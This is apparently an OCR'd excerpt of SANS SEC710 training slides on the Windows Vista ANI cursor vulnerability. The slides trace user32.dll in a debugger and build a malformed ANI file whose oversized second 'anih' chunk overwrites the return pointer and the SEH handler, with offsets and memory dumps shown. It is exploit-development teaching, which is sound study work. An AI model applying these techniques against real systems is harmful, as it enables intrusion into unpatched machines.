
Following Execution (5)

ReadFilePtrCopy() calls memcpy() and places "anih" and its size of 0x24 onto the stack. Control is returned all the way back to LoadCursorIconFromfileMap(). A comparison is made to "anih" on the stack, as well as the size of 0x24. Both match and we continue along.


Following Execution (6)
• ReadChunk() is called and passed three arguments
– Arg1 – Pointer to RIFF
– Arg2 – Pointer to "anih"
– Arg3 – Pointer to the integer 2
770B5838 E8 6AF7FFFF CALL USER32._ReadChunk@12
0324E9EC 0324EAB4
0324E9F0 0324EA2C
0324E9F4 0324EA08
Arg1 = 0324EAB4
Arg2 = 0324EA2C ASCII "anih$"
Arg3 = 0324EA08
• ReadFilePtrCopy() is then called by ReadChunk() passing Args of "anih," size of 0x24, and 2
• memcpy() is called and passed the anih header data
770B5240 E8 746C0100 CALL USER32._memcpy
0324E994 0324EA08
0324E998 02530014
0324E99C 00000024
dest = 0324EA08
src = 02530014
n = 24 (36.)
SANS SEC710 - © 2011


Following Execution (6)

ReadChunk() is called from LoadCursorIconFromFileMap() with three arguments. Arg1 is a pointer to RIFF, Arg2 is a pointer to "anih" and Arg3 is a pointer to the value 2. ReadChunk() then quickly calls ReadFilePtrCopy() with three arguments, including the pointer to "anih," the header size of 0x24, and the value 2. The memcpy() function is then called and passed the "anih" header data.




Following Execution (7)

The memcpy() function writes the entire 36-byte header onto the stack as shown on the slide. Control is then passed back to LoadCursorIconFromFileMap(). The function ValidateAnih() is then called and passed in the entire 36-byte "anih" header. The validation function validates the header size, and control is passed all the way back to LoadCursorIconFromFileMap() after some other interim instructions such as cookie validation.


Following Execution (8)
LoadAniIcon() is finally called and passed a few arguments. The first argument is a pointer to RIFF
770B5874 E8 3FFBFFFF CALL USER32._LoadAniIcon@20
LoadAniIcon() does not use a security cookie!
The anih header data is then eventually written to the stack again by memcpy() and ValidateAnih() is called
RtlAllocateHeap() is then called and the LIST tag is checked
Eventually, control is returned back to LoadCursorIconFromFileMap() and exited
We must create an additional anih chunk with a size greater than 36 bytes
SANS SEC710 - © 2011


Following Execution (8)

Finally, LoadAniicon() is called and passed in some arguments. Arg1 is a pointer to RIFF. An important thing to notice is that LoadAniIcon() does not set a cookie. It is up to the compiler to determine whether or not a function is vulnerable to a buffer overflow. It bases much of this determination on whether or not the function makes use of any string buffers and, therefore, LoadAniIcon() was left vulnerable. The anih() header data is eventually written to the stack again by memcpy() and ValidateAnih() is again called. RtlAllocateHeap() is then called and the LIST tag is checked. After some additional interim instructions, control is passed back to LoadCursorIconFromFileMap(), which in turn passes control back to mshtml.dll. In order to trigger a fault, we will likely need to create a second "anih" chunk that writes data to the stack, hopefully overwriting the non-security cookie protected LoadAniIcon() function.




Creating a Second "anih" Chunk

On this slide is our updated ANI file. The only additions are "anih," followed by the size 0x64, which is 100 in decimal. We then put in our 100 A's. If all goes as planned, LoadAniIcon() should get the request to handle the second "anih" chunk, ultimately calling ReacChunk() and memcpy(), which should overwrite the return pointer back to LoadCursorIconFromFileMap().


Setting Our BreakPoints
• Set a breakpoint on LoadAniIcon()
E8 3FFBFFFF CALL USER32._LoadAniIcon@20
• Open your test ANI file in IE 7
• Last time we returned to mshtml.dll
• We now set up the second anih chunk to be written!
Address Hex dump ASCII
Registers (3DNow!)
SANS SEC710 - © 2011


Setting Our BreakPoints

Before we have IE 7 open up our modified file, let's set a breakpoint on the call to LoadAniIcon() from LoadCursorIconFromFileMap(). Once you set the breakpoint go ahead and have IE open up the ani.html page again. As you can see on the slide, last time when we only had one "anih" chunk we returned to mshtml.dll. This time our second chunk holding 100 A's is being set up for copying.


Call to memcpy()
• A short bit later memcpy() is called with EAX pointing to our 100 A's
770B5740 E8 746C0100 CALL USER32._memcpy
EAX 027B004C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
• memcpy() is passed the pointer to our A's, while a loop operation copies them to a stack location
ESI 027B004C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 0324E98C
77BC3A93 F3:A5 REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS
027B0040 00 00 00 00 61 6E 69 6D ....anim
027B0048 64 00 00 00 41 41 41 41 d...AAAA
027B0050 41 41 41 41 41 41 41 41 AAAAAAAA
027B0058 41 41 41 41 41 41 41 41 AAAAAAAA
027B0060 41 41 41 41 41 41 41 41 AAAAAAAA
027B0068 41 41 41 41 41 41 41 41 AAAAAAAA
027B0070 41 41 41 41 41 41 41 41 AAAAAAAA
027B0078 41 41 41 41 41 41 41 41 AAAAAAAA
027B0080 41 41 41 41 41 41 41 41 AAAAAAAA
027B0088 41 41 41 41 41 41 41 41 AAAAAAAA
027B0090 41 41 41 41 41 41 41 41 AAAAAAAA
027B0098 41 41 41 41 41 41 41 41 AAAAAAAA
027B00A0 41 41 41 41 41 41 41 41 AAAAAAAA
027B00A8 41 41 41 41 41 41 41 41 AAAAAAAA
SANS SEC710 - © 2011

Call to memcpy()

After some other interim operations, memcpy() is called again and given the pointer to our 100 A's. A loop operation is about to run through the A's and write them to the stack location pointed to by EDI.



Overwriting the Return Pointer
• Our 100 A's are being written to the stack
• The Return Pointer for LoadAniIcon() back to ReadCursorIconFromFileMap() before overwrite
0309E7CC 41414141 AAAA
0309E7D0 41414141 AAAA
0309E7D4 41414141 AAAA
0309E7D8 41414141 AAAA
0309E7DC 41414141 AAAA
0309E7E0 770B5879 yX-w RETURN to USER32.770B5879 from USER32._LoadAniIcon@20
0309E7E4 00000000 ....
• After overwrite
• F9 to continue...
0309E7CC 41414141 AAAA
0309E7D0 41414141 AAAA
0309E7D4 41414141 AAAA
0309E7D8 41414141 AAAA
0309E7DC 41414141 AAAA
0309E7E0 41414141 AAAA
0309E7E4 41414141 AAAA
0309E7E8 41414141 AAAA
0309E7EC 41414141 AAAA
0309E7F0 00000020 ...
No seg-fault?
• Exception →
770EDFC8 FF34BE PUSH DWORD PTR DS:[ESI+EDI*4]
Access violation when reading [05621000] - use Shift+F7/F8/F9 to pass exception to program
SANS SEC710 - © 2011

Overwriting the Return Pointer

On this side you can see our 100 A's being written to the stack. At address 0x0309E7E0 you can see the return pointer back to LoadCursorIconFromFileMap() from LoadAniIcon(). On the middle image, you can see that the return pointer was overwritten successfully. When pressing F9 to continue, we would expect to see a crash when attempting to execute 0x41414141. As you can see on the bottom, we hit an Access violation when reading 0x05621000. When we pass the exception, the thread is simply terminated and the process does not crash. If you analyze the code in user32.dll you will notice that several functions, including LoadAniIcon(), are wrapped in an exception handler preventing the process from crashing. We have just learned that a simple overwrite of the return pointer is not going to work in our current format. Let's see what can be done.

SEH Handler!


- At the top is the end of our 100 A's
- Further down the stack is the SE Handler
- The gap is 88-bytes
- That means that 192-bytes should overwrite the SE Handler
- We may get our seg-fault at 0x41414141



SANS SEC710 - © 2011

SEH Handler!

At the top of the image you can see our last four A's. At the bottom of the image you can see the SE Handler. The gap in between is 88-bytes. If we write 188-bytes, the next four bytes should overwrite the handler that is likely to be called when we cause an exception. Let's try it out.



Updating Our ANI File
XVI32 - test.ani
File Edit Search Address Bookmarks Tools XVIscript Help
Update our size. 0xc0 is 192 in decimal
192 A's
Adr. hex: 48
Char dec: 192
Overwrite
Accessing network, please wait (may take a minute)...
SANS SEC710 - © 2011

Updating Our ANI File

We must now update our ANI file with 192 A's and update the size field, as shown on the slide. 0xC0 is 192 in decimal. If the size is off, it is likely that nothing will happen in the debugger.

Success!


- This successfully caused the SE Handler to get called with our address of 0x41414141!
- Return Pointer may still be an option
- We are now ready to continue with building our exploit
- We must compensate for ASLR still



SANS SEC710 - © 2011

Success!

As you can see, overwriting the SE Handler with our A's has caused the segmentation fault as expected. We are now ready to continue on with our exploit development. We must compensate for Address Space Layout Randomization (ASLR) in Vista. We cannot simply point to a stack address, and trampolines should not be at reliable locations.



Module Summary
– Created a useable animated cursor file
– Setting up our debugging environment
– Traced execution in depth to understand the flow
– Triggered the ANI vulnerability
• Overwrote the Return Pointer
• Overwrote the SE Handler
SANS SEC710 - © 2011

Module Summary

In this module we created a template animated cursor to use and watched the execution flow through user32.dll and various functions within. We setup our debugging environment with Immunity Debugger and successfully imported debugging symbols. Once the execution path was traced and the flow understood, we created a second "anih" chunk to trigger a segmentation fault. Overwriting the SEH chain was required, as several functions within user32.dll are wrapped by exception handlers.

Exploitation

In this module we will write the exploit to compromise the ANI vulnerability in Microsoft Vista.


Objectives
• Our objective for this module is to understand:
– Verify control of EIP
– Vista security recap
– Modifying our ANI file
– Spraying the Heap
– Getting code execution
SANS SEC710 - © 2011

